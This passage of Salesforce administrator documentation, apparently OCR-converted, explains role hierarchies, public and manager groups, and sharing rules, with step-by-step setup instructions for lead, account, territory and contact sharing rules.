- When you deselect `Grant Access Using Hierarchies`, notify users of the changes in report results that they can expect due to losing visibility of their subordinates' data. For example, selecting My team's... in the View drop-down list returns records owned by the user; it will not include records owned by their subordinates. To be included in this type of report view, records from subordinates must be explicitly shared with that user by some other means such as a sharing rule or a manual share. So, if no records are shared with you manually, the My... and My team's... options in the View drop-down list return the same results. However, choosing the Activities with... any custom object report type when creating a custom report returns activities assigned to you as well as your subordinates in the role hierarchy.

SEE ALSO:

User Role Hierarchy

User Role Hierarchy

Salesforce offers a user role hierarchy that you can use with sharing settings to determine the levels of access that users have to your Salesforce org's data. Roles within the hierarchy affect access on key components such as records and reports.

If your organization-wide defaults are more restrictive than Public Read/Write, use role hierarchy to make records more accessible to users.

Watch a Demo: Who Sees What: Record Access via the Role Hierarchy (Salesforce Classic)

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To create, edit, and delete roles:
- "Manage Roles"

To assign users to roles:
- "Manage Internal Users"

Users at any role level can view, edit, and report on all data that's owned by or shared with users below them in the role hierarchy, unless your Salesforce org's sharing model for an object specifies otherwise. Specifically, in the Organization-Wide Defaults related list, you can disable the **Grant Access Using Hierarchies** option for a custom object. When disabled, only the record owner and users who are granted access by the organization-wide defaults receive access to the object's records.

Roles determine user access to cases, contacts, and opportunities, regardless of who owns those records. The access level is specified on the Role Edit page. For example, you can set the contact access so that users in a role can edit all contacts associated with accounts that they own, regardless of who owns the contacts. And you can set the opportunity access so that users in a role can edit all opportunities associated with accounts that they own, regardless of who owns the opportunities.

After you share a folder with a role, it's visible only to users in that role, not to superior roles in the hierarchy.

Guidelines for Success with Roles

Understand key rule behaviors and apply best practices for success with roles.

For best practices on designing record access in a large organization, see *Designing Record Access for Enterprise Scale*.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

- To simplify user management in organizations with large numbers of users, enable delegated administrators to manage users in specified roles and all subordinate roles.
- You can create up to 500 roles for your organization.
- Every user must be assigned to a role, or their data will not display in opportunity reports, forecast roll-ups, and other displays based on roles.
- All users that require visibility to the entire organization should belong to the highest level in the hierarchy.
- It is not necessary to create individual roles for each title at your company. Instead, define a hierarchy of roles to control access of information entered by users in lower level roles.
- When you change a user's role, the sharing rules for the new role are applied.
- If you are a Salesforce Knowledge user, you can modify category visibility settings on the role detail page.

- To avoid performance issues, no single user should own more than 10,000 records of an object. Users who need to own more than that number of objects should either not be assigned a role or placed in a separate role at the top of the hierarchy. It's also important to keep that user out of public groups that might be used as the source for sharing rules.
- When an account owner is not assigned a role, the sharing access for related contacts is Read/Write, provided the organization-wide default for contacts is not Controlled by Parent. Sharing access on related opportunities and cases is No Access.
- If your organization uses Territory Management, forecasts are based on the territory hierarchy rather than the role hierarchy.

Assign Users to Roles

Quickly assign users to a particular role.

1. From Setup, enter *Roles* in the Quick Find box, then select **Roles**.
2. Click **Assign** next to the name of the desired role.

   Note: You can also access this page by clicking **Assign Users to Role** from the Users in Role related list. Large organizations should consider assigning roles via the SOAP API for efficiency.

3. Make a selection from the drop-down list to show the available users.
4. Select a user on the left, and click **Add** to assign the user to this role.

Note: Removing a user from the Selected Users list deletes the role assignment for that user.

SEE ALSO:

User Role Hierarchy

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To assign users to roles:
- "Manage Internal Users"

Role Fields

The fields that comprise a role entry have specific purposes. Refer to this table for descriptions of each field and how it functions in a role.

The visibility of fields depends on your organization's permissions and sharing settings.

Field	Description
Case Access	Specifies whether users can access other users' cases that are associated with accounts the users own. This field is not visible if your organization's sharing model for cases is Public Read/Write.
Contact Access	Specifies whether users can access other users' contacts that are associated with accounts the users own. This field is not visible if your organization's sharing model for contacts is Public Read/Write or Controlled by Parent.
Label	The name used to refer to the role or title of position in any user interface pages, for example, Western Sales VP.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Database.com** Editions

USER PERMISSIONS

To create or edit roles:
- "Manage Roles"

Field	Description
`Modified By`	The name of the user who last modified this role's details, and the date and time that the role was modified.
`Opportunity Access`	Specifies whether users can access other users' opportunities that are associated with accounts the users own. This field is not visible if your organization's sharing model for opportunities is Public Read/Write.
`Partner Role`	Indicates whether this role is associated with a partner account. This field is available only when a Customer Portal or partner portal is enabled for the organization. If this checkbox is selected, you cannot edit the role. The default number of roles in portal accounts is three. You can reduce the number of roles or add roles to a maximum of three.
`Role Name`	The unique name used by the API and managed packages.
`Role Name as displayed on reports`	A role name that appears in reports. When editing a role, if the `Role Name` is long, you can enter an abbreviated name in this field.
`Sharing Groups`	These groups are automatically created and maintained. The Role group contains all users in this role plus all users in roles above this role. The Role and Subordinates group contains all users in this role plus all users in roles above and below this role in the hierarchy. The Role and Internal Subordinates group (available if Customer Portals or partner portals are enabled for your organization) contains all users in this role. It also contains all users in roles above and below this role, excluding Customer Portal and partner portal users.
`This role reports to`	The role above this role in the hierarchy.

SEE ALSO:

User Role Hierarchy

What Is a Group?

A group consists of a set of users. A group can contain individual users, other groups, or the users in a particular role or territory. It can also contain the users in a particular role or territory plus all the users below that role or territory in the hierarchy.

There are two types of groups.

Public groups
Administrators and delegated administrators can create public groups. Everyone in the organization can use public groups. For example, an administrator can create a group for an employee carpool program. All employees can then use this group to share records about the program.

Personal groups
Each user can create groups for their personal use. For example, users might need to ensure that certain records are always shared within a specified workgroup.

You can use groups in the following ways.

- To set up default sharing access via a sharing rule
- To share your records with other users
- To specify that you want to synchronize contacts owned by other users
- To add multiple users to a Salesforce CRM Content library
- To assign users to specific actions in Salesforce Knowledge

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Database.com** Editions

SEE ALSO:

Group Member Types
Create and Edit Groups
Viewing Group Lists
Sharing Records with Manager Groups
Public Group Considerations

Public Group Considerations

For organizations with a large number of users, consider these tips when creating public groups to optimize performance.

- Create a group when at least a few users need the same access.
- Create a group for members who don't need to frequently move in or out of the groups.
- Avoid creating groups within groups that result in more than five levels of nesting.
- Enable automatic access to records using role hierarchies for public groups by selecting **Grant Access Using Hierarchies** when creating the group. However, don't use this option if you're creating a public group with All Internal Users as members.

EDITIONS

Available in: Salesforce Classic

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Database.com** Editions

SEE ALSO:

What Is a Group?

Group Member Types

Many types of groups are available for various internal and external users.

When you create or edit a group, you can select the following types of members from the `Search` drop-down list. Depending on your organization settings, some types may not be available.

Member Type	Description
Customer Portal Users	All of your Customer Portal users. This is only available when a Customer Portal is enabled for your organization.
Partner Users	All of your partner users. This is only available when a partner portal is enabled for your organization.
Personal Groups	All of your own groups. This is only available when creating other personal groups.
Portal Roles	All roles defined for your organization's partner portal or Customer Portal. This includes all users in the specified portal role, except high-volume portal users. Note: A portal role name includes the name of the account that it's associated with, except for person accounts, which include the user `Alias`.
Portal Roles and Subordinates	All roles defined for your organization's partner portal or Customer Portal. This includes all of the users in the specified portal role plus all of the users below that role in the portal role hierarchy, except for high-volume portal users. Note: A portal role name includes the name of the account that it's associated with, except for person accounts, which include the user `Alias`.
Public Groups	All public groups defined by your administrator.
Roles	All roles defined for your organization. Adding a role to a group includes all of the users in that role, but does not include portal roles.
Roles and Internal Subordinates	Adding a role and its subordinate roles includes all of the users in that role plus all of the users in roles below that role. This doesn't include portal roles or users.
Roles and Subordinates	Adding a role and its subordinate roles includes all of the users in that role plus all of the users

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

The member types that are available vary depending on your Edition.

USER PERMISSIONS

To create or edit a public group:
- "Manage Users"

To create or edit another user's personal group:
- "Manage Users"

Member Type	Description
	in roles below that role. This is only available when no portals are enabled for your organization.
Roles, Internal and Portal Subordinates	Adding a role and its subordinate roles includes all of the users in that role plus all of the users in roles below that role. This is only available when a partner or Customer Portal is enabled for your organization. This includes portal users.
Users	All users in your organization. This doesn't include portal users.

SEE ALSO:

What Is a Group?

Sharing Records with Manager Groups

Create and Edit Groups

Only administrators and delegated administrators can create and edit public groups, but anyone can create and edit their own personal groups.

To create or edit a group:

1. Click the control that matches the type of group:
   - For personal groups, go to your personal settings and click **My Personal Information** or **Personal**—whichever one appears. Then click **My Groups**. The Personal Groups related list is also available on the user detail page.
   - For public groups, from Setup, enter *Public Groups* in the Quick Find box, then select **Public Groups**.
2. Click **New**, or click **Edit** next to the group you want to edit.
3. Enter the following:

Field	Description
Label	The name used to refer to the group in any user interface pages.
Group Name (public groups only)	The unique name used by the API and managed packages.
Grant Access Using Hierarchies (public groups only)	Select **Grant Access Using Hierarchies** to allow automatic access to records using your role hierarchies. When selected, any records shared with users in this group are also shared with users higher in the hierarchy. Deselect **Grant Access Using Hierarchies** if you're creating a public group with All Internal Users as members, which optimizes performance for sharing records with groups.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To create or edit a public group:
- "Manage Users"

To create or edit another user's personal group:
- "Manage Users"

	Note: If **Grant Access Using Hierarchies** is deselected, users that are higher in the role hierarchy don't receive automatic access. However, some users—such as those with the "View All" and "Modify All" object permissions and the "View All Data" and "Modify All Data" system permissions—can still access records they don't own.
`Search`	From the `Search` drop-down list, select the type of member to add. If you don't see the member you want to add, enter keywords in the search box and click **Find**. Note: For account owners to see child records owned by high-volume portal users, they must be members of any portal share groups with access to the portal users' data.
`Selected Members`	Select members from the Available Members box, and click **Add** to add them to the group.
`Selected Delegated Groups`	In this list, specify any delegated administration groups whose members can add or remove members from this public group. Select groups from the Available Delegated Groups box, and then click **Add**. This list appears only in public groups.

4. Click **Save**.

Note: When you edit groups, roles, and territories, sharing rules are recalculated to add or remove access as needed.

SEE ALSO:

What Is a Group?

Viewing Group Lists

1. Click the control that matches the type of group.
   - For personal groups, in your personal settings, click **My Personal Information** or **Personal**—whichever one appears. Then click **My Groups**.
   - For public groups, from Setup, enter *`Public Groups`* in the `Quick Find` box, then select **Public Groups**.
2. Click the name of a group in the Groups related list to display the group's detail page.
   - To edit the group membership, click **Edit**.
   - To delete the group, click **Delete**.
   - To view active group members, see the Group Members related list.

EDITIONS

Available in: Salesforce Classic

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Database.com** Editions

USER PERMISSIONS

To edit a public group:
- "Manage Users"

- To view all group members and users who have equivalent access because they are higher in the role or territory hierarchy, click **View All Users** to display the All Users in Group related list. Click **View Group Members** to return to the Group Members related list.

SEE ALSO:

What Is a Group?

Sharing Records with Manager Groups


Share records up or down the management chain using sharing rules or manual sharing.

The role hierarchy controls the level of visibility that users have into your organization's data. With Spring '15, you can use manager groups to share records with your management chain, instead of all managers in the same role based on the role hierarchy. Manager groups can be used wherever other groups are used, such as in a manual share or sharing rule. But they cannot be added to other groups and don't include portal users. Manager groups can contain Standard and Chatter Only users only.

EDITIONS

Available in: Salesforce Classic

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions



Every user has two manager groups—Managers Group (1) and Manager Subordinates Group (2)— where (1) includes a user's direct and indirect managers, and (2) includes a user and the user's direct and indirect reports. On a sharing rule setup page, these groups are available on the Share with drop-down list.

To find out who a user's manager is, from Setup, enter *Users* in the `Quick Find` box, then select **Users**. Click a user's name. The `Manager` field on the user detail page displays the user's manager.

To enable users to share records with the manager groups, follow these steps.

1. From Setup, enter *Sharing Settings* in the Quick Find box, then select **Sharing Settings**.
2. On the Sharing Settings page, click **Edit**.
3. In Other Settings, select Manager Groups and then click **Save**.

Note: You can't disable manager groups if your organization uses Work.com or have any sharing rules that uses manager groups.

With manager groups, you can share records to these groups via manual sharing, sharing rules, and Apex managed sharing. Apex sharing reasons is not supported. For Apex managed sharing, include the row cause ID, record ID, and the manager group ID. For more information, see the *Force.com Apex Code Developer's Guide*.

Inactive users remain in the groups of which they are members, but all relevant sharing rules and manual sharing are retained in the groups.

Note: If your organization has User Sharing enabled, you can't see the users whom you don't have access to. Additionally, a querying user who doesn't have access to another user can't query that user's groups.

Example: You might have a custom object for performance reviews whose organization-wide default is set to Private. After deselecting the Grant Access Using Hierarchies checkbox, only the employee who owns the review record can view and edit it. To share the reviews up the management chain, administrators can create a sharing rule that shares to a user's Managers Group. Alternatively, the employee can share the review record with the user's Managers Group by using manual sharing.

SEE ALSO:

Sharing Settings
Sharing Rules
Sharing Rule Categories

Sharing Rules

Make automatic exceptions to your organization-wide sharing settings for defined sets of users.

Note: Who Sees What: Record Access via Sharing Rules (Salesforce Classic)

Watch how you can grant access to records using sharing rules.

For example, use sharing rules to extend sharing access to users in public groups, roles, or territories. Sharing rules can never be stricter than your organization-wide default settings. They simply allow greater access for particular users.

You can create these types of sharing rules.

Type	Based on	Set Default Sharing Access for
Account sharing rules	Account owner or other criteria, including account record types or field values	Accounts and their associated contracts, opportunities, cases, and optionally, contacts and orders
Account territory sharing rules	Territory assignment	Accounts and their associated cases, contacts, contracts, and opportunities
Asset sharing rules	Asset owner or other criteria, including asset record types or field values	Individual asset records
Campaign sharing rules	Campaign owner or other criteria, including campaign record types or field values	Individual campaign records
Case sharing rules	Case owner or other criteria, including case record types or field values	Individual cases and associated accounts
Contact sharing rules	Contact owner or other criteria, including contact record types or field values	Individual contacts and associated accounts
Custom object sharing rules	Custom object owner or other criteria, including custom object record types or field values	Individual custom object records
Lead sharing rules	Lead owner or other criteria, including lead record types or field values	Individual leads
Opportunity sharing rules	Opportunity owner or other criteria, including opportunity record types or field values	Individual opportunities and their associated accounts

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Account, asset, and contact sharing rules are available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Account territory, case, lead, opportunity, order, and custom object sharing rules are available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Campaign sharing rules are available in **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions and in **Professional** Edition for an additional cost

Record types are available in **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Type	Based on	Set Default Sharing Access for
Order sharing rules	Order owner or other criteria, including order record types or field values	Individual orders
User sharing rules	Group membership or other criteria, including username and whether the user is active	Individual user records
User provisioning request sharing rules	User provisioning request owner, only; criteria-based sharing rules aren't available	Individual user provisioning request records
Work order sharing rules	Work order owner or other criteria, including work order record types or field values	Individual work orders

Note:

- You can't include high-volume portal users in sharing rules because they don't have roles and can't be in public groups.
- Developers can use Apex to programmatically share custom objects (based on record owners, but not other criteria). This does not apply to User Sharing.

SEE ALSO:

Criteria-Based Sharing Rules

Sharing Rule Considerations

Criteria-Based Sharing Rules

Criteria-based sharing rules determine whom to share records with based on field values in records. For example, let's say you use a custom object for job applications, with a custom picklist field named "Department." A criteria-based sharing rule could share all job applications in which the Department field is set to "IT" with all IT managers in your organization.

Note:

- Although criteria-based sharing rules are based on values in the records and not the record owners, a role or territory hierarchy still allows users higher in the hierarchy to access the records.
- You can't use Apex to create criteria-based sharing rules. Also, criteria-based sharing cannot be tested using Apex.
- You can use the **SharingRules** type in the Metadata API to create criteria-based sharing rules starting in API version 24.0.
- You can't include high-volume portal users in sharing rules because they don't have roles and can't be in public groups.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Database.com** Editions

Accounts, Opportunities, Cases, Contacts, and record types are not available in **Database.com**

You can create criteria-based sharing rules for accounts, opportunities, cases, contacts, leads, campaigns, and custom objects. You can create up to 50 criteria-based sharing rules per object.

- Record types
- These field types:

- Auto Number
- Checkbox
- Date
- Date/Time
- Email
- Number
- Percent
- Phone
- Picklist
- Text
- Text Area
- URL
- Lookup Relationship (to user ID or queue ID)

Note: Text and Text Area are case-sensitive. For example, a criteria-based sharing rule that specifies "Manager" in a text field doesn't share records that have "manager" in the field. To create a rule with several common cases of a word, enter each value separated by a comma.

SEE ALSO:

Sharing Rules

Sharing Rule Categories

When you define a sharing rule, you can choose from the following categories in the `owned by members of` and `Share with` drop-down lists. Depending on the type of sharing rule and the features enabled for your organization, some categories may not appear.

Note: You can't include high-volume portal users in sharing rules because they don't have roles and can't be in public groups.

Category	Description
Managers Groups	All direct and indirect managers of a user.
Manager Subordinates Groups	A manager and all direct and indirect reports who he or she manages.
Queues	All records owned by the queue, excluding records owned by individual members of the queue. Available only in the `owned by members of` list.
Public Groups	All public groups defined by your administrator. If a partner portal or Customer Portal is enabled for your organization, the All Partner Users or All Customer Portal Users group displays. These groups includes all users allowed to access your partner portal or Customer Portal, except for high-volume portal users.
Roles	All roles defined for your organization. This includes all of the users in the specified role.
Portal Roles	All roles defined for your organization's partner portal or Customer Portal. This includes all users in the specified portal role, except high-volume portal users. A portal role name includes the name of the account that it's associated with, except for person accounts, which include the user `Alias`.
Roles and Subordinates	All roles defined for your organization. This includes all of the users in the specified role plus all of the users in roles below that role, including partner portal and Customer Portal roles that contain users with a portal license type. Portal roles are only included in this category if a partner portal or Customer Portal is enabled for your organization. The Roles, Internal and Portal Subordinates data set category is only available in your organization after you create at least one role in the role hierarchy.
Portal Roles and Subordinates	All roles defined for your organization's partner portal or Customer Portal. This includes all of the users in the specified portal role plus all of the users below that role in the portal role hierarchy, except for high-volume portal users.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Account and contact sharing rules available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Account territory, case, lead, and opportunity sharing rules available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Campaign sharing rules available in **Professional** Edition for an additional cost, and **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Custom object sharing rules available in: **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Database.com** Editions.

Partner Portals and Customer Portals available in Salesforce Classic

Category	Description
	A portal role name includes the name of the account that it's associated with, except for person accounts, which include the user `Alias`.
Roles and Internal Subordinates	All roles defined for your organization. This includes all of the users in the specified role plus all of the users in roles below that role, excluding partner portal and Customer Portal roles. This category only displays if a partner portal or Salesforce Customer Portal is enabled for your organization. The Roles and Internal Subordinates data set category is only available in your organization after you create at least one role in the role hierarchy *and* enable a portal.
Roles, Internal and Portal Subordinates	All roles defined for your organization. This includes all of the users in the specified role plus all of the users in roles below that role, including partner portal and Customer Portal roles. This category only displays if a partner portal or Salesforce Customer Portal is enabled for your organization. The Roles and Internal Subordinates data set category is only available in your organization after you create at least one role in the role hierarchy *and* enable a portal.
Territories	All territories defined for your organization.
Territories and Subordinates	All territories defined for your organization. This includes the specified territory plus all territories below it.

SEE ALSO:

Sharing Rules

Sharing Records with Manager Groups

Creating Lead Sharing Rules

Lead sharing rules are based on the record owner or on other criteria, including record type and certain field values. You can define up to 300 lead sharing rules, including up to 50 criteria-based sharing rules.

1. If you plan to include public groups in your sharing rule, confirm that the appropriate groups have been created.
2. From Setup, enter *`Sharing Settings`* in the `Quick Find` box, then select **Sharing Settings**.
3. In the Lead Sharing Rules related list, click **New**.
4. Enter the **Label Name** and **Rule Name**. The Label is the sharing rule label as it appears on the user interface. The Rule Name is a unique name used by the API and managed packages.
5. Enter the **Description**. This field describes the sharing rule. It is optional and can contain up to 1000 characters.
6. Select a rule type.
7. Depending on the rule type you selected, do the following:

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To create sharing rules:

- "Manage Sharing"

- `Based on record owner`—In the `owned by members of` line, specify the users whose records will be shared: select a category from the first drop-down list and a set of users from the second drop-down list (or lookup field, if your organization has over 200 queues, groups, roles, or territories).
- `Based on criteria`—Specify the Field, Operator, and Value criteria that records must match to be included in the sharing rule. The fields available depend on the object selected, and the value is always a literal number or string. Click **Add Filter Logic...** to change the default AND relationship between each filter.

  Note: To use a field that's not supported by criteria-based sharing rules, you can create a workflow rule or Apex trigger to copy the value of the field into a text or numeric field, and use that field as the criterion.

8. In the `Share with` line, specify the users who get access to the data: select a category from the first drop-down list and a set of users from the second drop-down list or lookup field.
9. Select the sharing access setting for users.

Access Setting	Description
Read Only	Users can view, but not update, records.
Read/Write	Users can view and update records.

10. Click **Save**.

SEE ALSO:

Sharing Rules
Sharing Rule Considerations
Sharing Rule Categories

Editing Lead Sharing Rules

For sharing rules that are based on owner, you can edit only the sharing access settings. For sharing rules that are based on other criteria, you can edit the criteria and sharing access settings.

1. From Setup, enter *`Sharing Settings`* in the `Quick Find` box, then select **Sharing Settings**.
2. In the Lead Sharing Rules related list, click **Edit** next to the rule you want to change.
3. Change the Label and Rule Name if desired.
4. If you selected a rule that's based on owner, skip to the next step.

   If you selected a rule that's based on criteria, specify the criteria that records must match to be included in the sharing rule. The fields available depend on the object selected, and the value must be a literal number or string. Click **Add Filter Logic...** to change the default AND relationship between each filter.
5. Select the sharing access setting for users.

Access Setting	Description
Read Only	Users can view, but not update, records.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To edit sharing rules:
- "Manage Sharing"

Access Setting	Description
Read/Write	Users can view and update records.

6. Click **Save**.

SEE ALSO:

Sharing Rules
Sharing Rule Considerations
Sharing Rule Categories

Creating Account Sharing Rules

Account sharing rules can be based on the record owner or on other criteria, including record type and certain field values. You can define up to 300 account sharing rules, including up to 50 criteria-based sharing rules.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To create sharing rules:
- "Manage Sharing"

1. If you plan to include public groups in your sharing rule, confirm that the appropriate groups have been created.
2. From Setup, enter *Sharing Settings* in the `Quick Find` box, then select **Sharing Settings**.
3. In the Account Sharing Rules related list, click **New**.
4. Enter the **Label Name** and **Rule Name**. The Label is the sharing rule label as it appears on the user interface. The Rule Name is a unique name used by the API and managed packages.
5. Enter the **Description**. This field describes the sharing rule. It is optional and can contain up to 1000 characters.
6. Select a rule type.
7. Depending on the rule type you selected, do the following:
   - `Based on record owner`—In the `owned by members of` line, specify the users whose records will be shared: select a category from the first drop-down list and a set of users from the second drop-down list (or lookup field, if your organization has over 200 queues, groups, roles, or territories).
   - `Based on criteria`—Specify the Field, Operator, and Value criteria that records must match to be included in the sharing rule. The fields available depend on the object selected, and the value is always a literal number or string. Click **Add Filter Logic...** to change the default AND relationship between each filter.

     Note: To use a field that's not supported by criteria-based sharing rules, you can create a workflow rule or Apex trigger to copy the value of the field into a text or numeric field, and use that field as the criterion.
8. In the `Share with` line, specify the users who get access to the data: select a category from the first drop-down list and a set of users from the second drop-down list or lookup field.
9. Select a setting for `Default Account, Contract and Asset Access`.
10. In the remaining fields, select the access settings for the records associated with the shared accounts.

Access Setting	Description
Private (available for associated contacts, opportunities, and cases only)	Users can't view or update records, unless access is granted outside of this sharing rule.
Read Only	Users can view, but not update, records.
Read/Write	Users can view and update records.

Note: `Contact Access` is not available when the organization-wide default for contacts is set to Controlled by Parent.

11. Click **Save**.

SEE ALSO:

Sharing Rules
Sharing Rule Considerations
Sharing Rule Categories

Editing Account Sharing Rules

For sharing rules that are based on owner, you can edit only the sharing access settings. For sharing rules that are based on other criteria, you can edit the criteria and sharing access settings.

1. From Setup, enter *`Sharing Settings`* in the `Quick Find` box, then select **Sharing Settings**.
2. In the Account Sharing Rules related list, click **Edit** next to the rule you want to change.
3. Change the Label and Rule Name if desired.
4. If you selected a rule that's based on owner, skip to the next step.

   If you selected a rule that's based on criteria, specify the criteria that records must match to be included in the sharing rule. The fields available depend on the object selected, and the value must be a literal number or string. Click **Add Filter Logic...** to change the default AND relationship between each filter.
5. Select a setting for `Default Account, Contract and Asset Access`.
6. In the remaining fields, select the access settings for the records associated with the shared accounts.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To edit sharing rules:
- "Manage Sharing"

Access Setting	Description
Private (available for associated contacts, opportunities, and cases only)	Users can't view or update records, unless access is granted outside of this sharing rule.
Read Only	Users can view, but not update, records.
Read/Write	Users can view and update records.

Note: `Contact Access` is not available when the organization-wide default for contacts is set to Controlled by Parent.

7. Click **Save**.

SEE ALSO:

- Sharing Rules
- Sharing Rule Considerations
- Sharing Rule Categories

Creating Account Territory Sharing Rules

Account territory sharing rules are based on territory assignment. You can define up to 300 account territory sharing rules.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To create sharing rules:
- "Manage Sharing"

1. If you plan to include public groups in your sharing rule, confirm that the appropriate groups have been created.
2. From Setup, enter *`Sharing Settings`* in the `Quick Find` box, then select **Sharing Settings**.
3. In the Account Territory Sharing Rules related list, click **New**.
4. Enter the **Label Name** and **Rule Name**. The Label is the sharing rule label as it appears on the user interface. The Rule Name is a unique name used by the API and managed packages.
5. Enter the **Description**. This field describes the sharing rule. It is optional and can contain up to 1000 characters.
6. In the Accounts in Territory line, select Territories or Territories and Subordinates from the first drop-down list and a territory from the second drop-down list.
7. In the `Share with` line, specify the users who get access to the data: select a category from the first drop-down list and a set of users from the second drop-down list or lookup field.
8. Select a setting for `Default Account, Contract and Asset Access`.
9. In the remaining fields, select the access setting for the records associated with the shared account territories.

Access Setting	Description
Private (available for associated contacts, opportunities, and cases only)	Users can't view or update records, unless access is granted outside of this sharing rule.
Read Only	Users can view, but not update, records.
Read/Write	Users can view and update records.

Note: `Contact Access` is not available when the organization-wide default for contacts is set to Controlled by Parent.

10. Click **Save**.

SEE ALSO:

Sharing Rules

Sharing Rule Considerations

Sharing Rule Categories

Editing Account Territory Sharing Rules

For account territory sharing rules, you can edit the sharing access settings, but no other settings.

1. From Setup, enter *Sharing Settings* in the Quick Find box, then select **Sharing Settings**.
2. In the Account Territory Sharing Rules related list, click **Edit** next to the rule you want to change.
3. Change the Label and Rule Name if desired.
4. Select the sharing access setting for users.

Access Setting	Description
Private (available for associated contacts, opportunities, and cases only)	Users can't view or update records, unless access is granted outside of this sharing rule.
Read Only	Users can view, but not update, records.
Read/Write	Users can view and update records.

Note: Contact Access is not available when the organization-wide default for contacts is set to Controlled by Parent.

5. Click **Save**.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To edit sharing rules:
- "Manage Sharing"

SEE ALSO:

Sharing Rules

Sharing Rule Considerations

Sharing Rule Categories

Creating Contact Sharing Rules

Contact sharing rules can be based on the record owner or on other criteria, including record type and certain field values. You can define up to 300 contact sharing rules, including up to 50 criteria-based sharing rules.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To create sharing rules:
- "Manage Sharing"

1. If you plan to include public groups in your sharing rule, confirm that the appropriate groups have been created.
2. From Setup, enter *Sharing Settings* in the Quick Find box, then select **Sharing Settings**.
3. In the Contact Sharing Rules related list, click **New**.
4. Enter the **Label Name** and **Rule Name**. The Label is the sharing rule label as it appears on the user interface. The Rule Name is a unique name used by the API and managed packages.
5. Enter the **Description**. This field describes the sharing rule. It is optional and can contain up to 1000 characters.
6. Select a rule type.
7. Depending on the rule type you selected, do the following:
   - Based on record owner—In the owned by members of line, specify the users whose records will be shared: select a category from the first drop-down list and a set of users from the second drop-down list (or lookup field, if your organization has over 200 queues, groups, roles, or territories).
   - Based on criteria—Specify the Field, Operator, and Value criteria that records must match to be included in the sharing rule. The fields available depend on the object selected, and the value is always a literal number or string. Click **Add Filter Logic...** to change the default AND relationship between each filter.

     Note: To use a field that's not supported by criteria-based sharing rules, you can create a workflow rule or Apex trigger to copy the value of the field into a text or numeric field, and use that field as the criterion.
8. In the Share with line, specify the users who get access to the data: select a category from the first drop-down list and a set of users from the second drop-down list or lookup field.
9. Select the sharing access setting for users.

Access Setting	Description
Read Only	Users can view, but not update, records.
Read/Write	Users can view and update records.

10. Click **Save**.

SEE ALSO:

Sharing Rules
Sharing Rule Considerations
Sharing Rule Categories

Editing Contact Sharing Rules

For sharing rules that are based on owner, you can edit only the sharing access settings. For sharing rules that are based on other criteria, you can edit the criteria and sharing access settings.

1. From Setup, enter *Sharing Settings* in the Quick Find box, then select **Sharing Settings**.
2. In the Contact Sharing Rules related list, click **Edit** next to the rule you want to change.
3. Change the Label and Rule Name if desired.
4. If you selected a rule that's based on owner, skip to the next step.

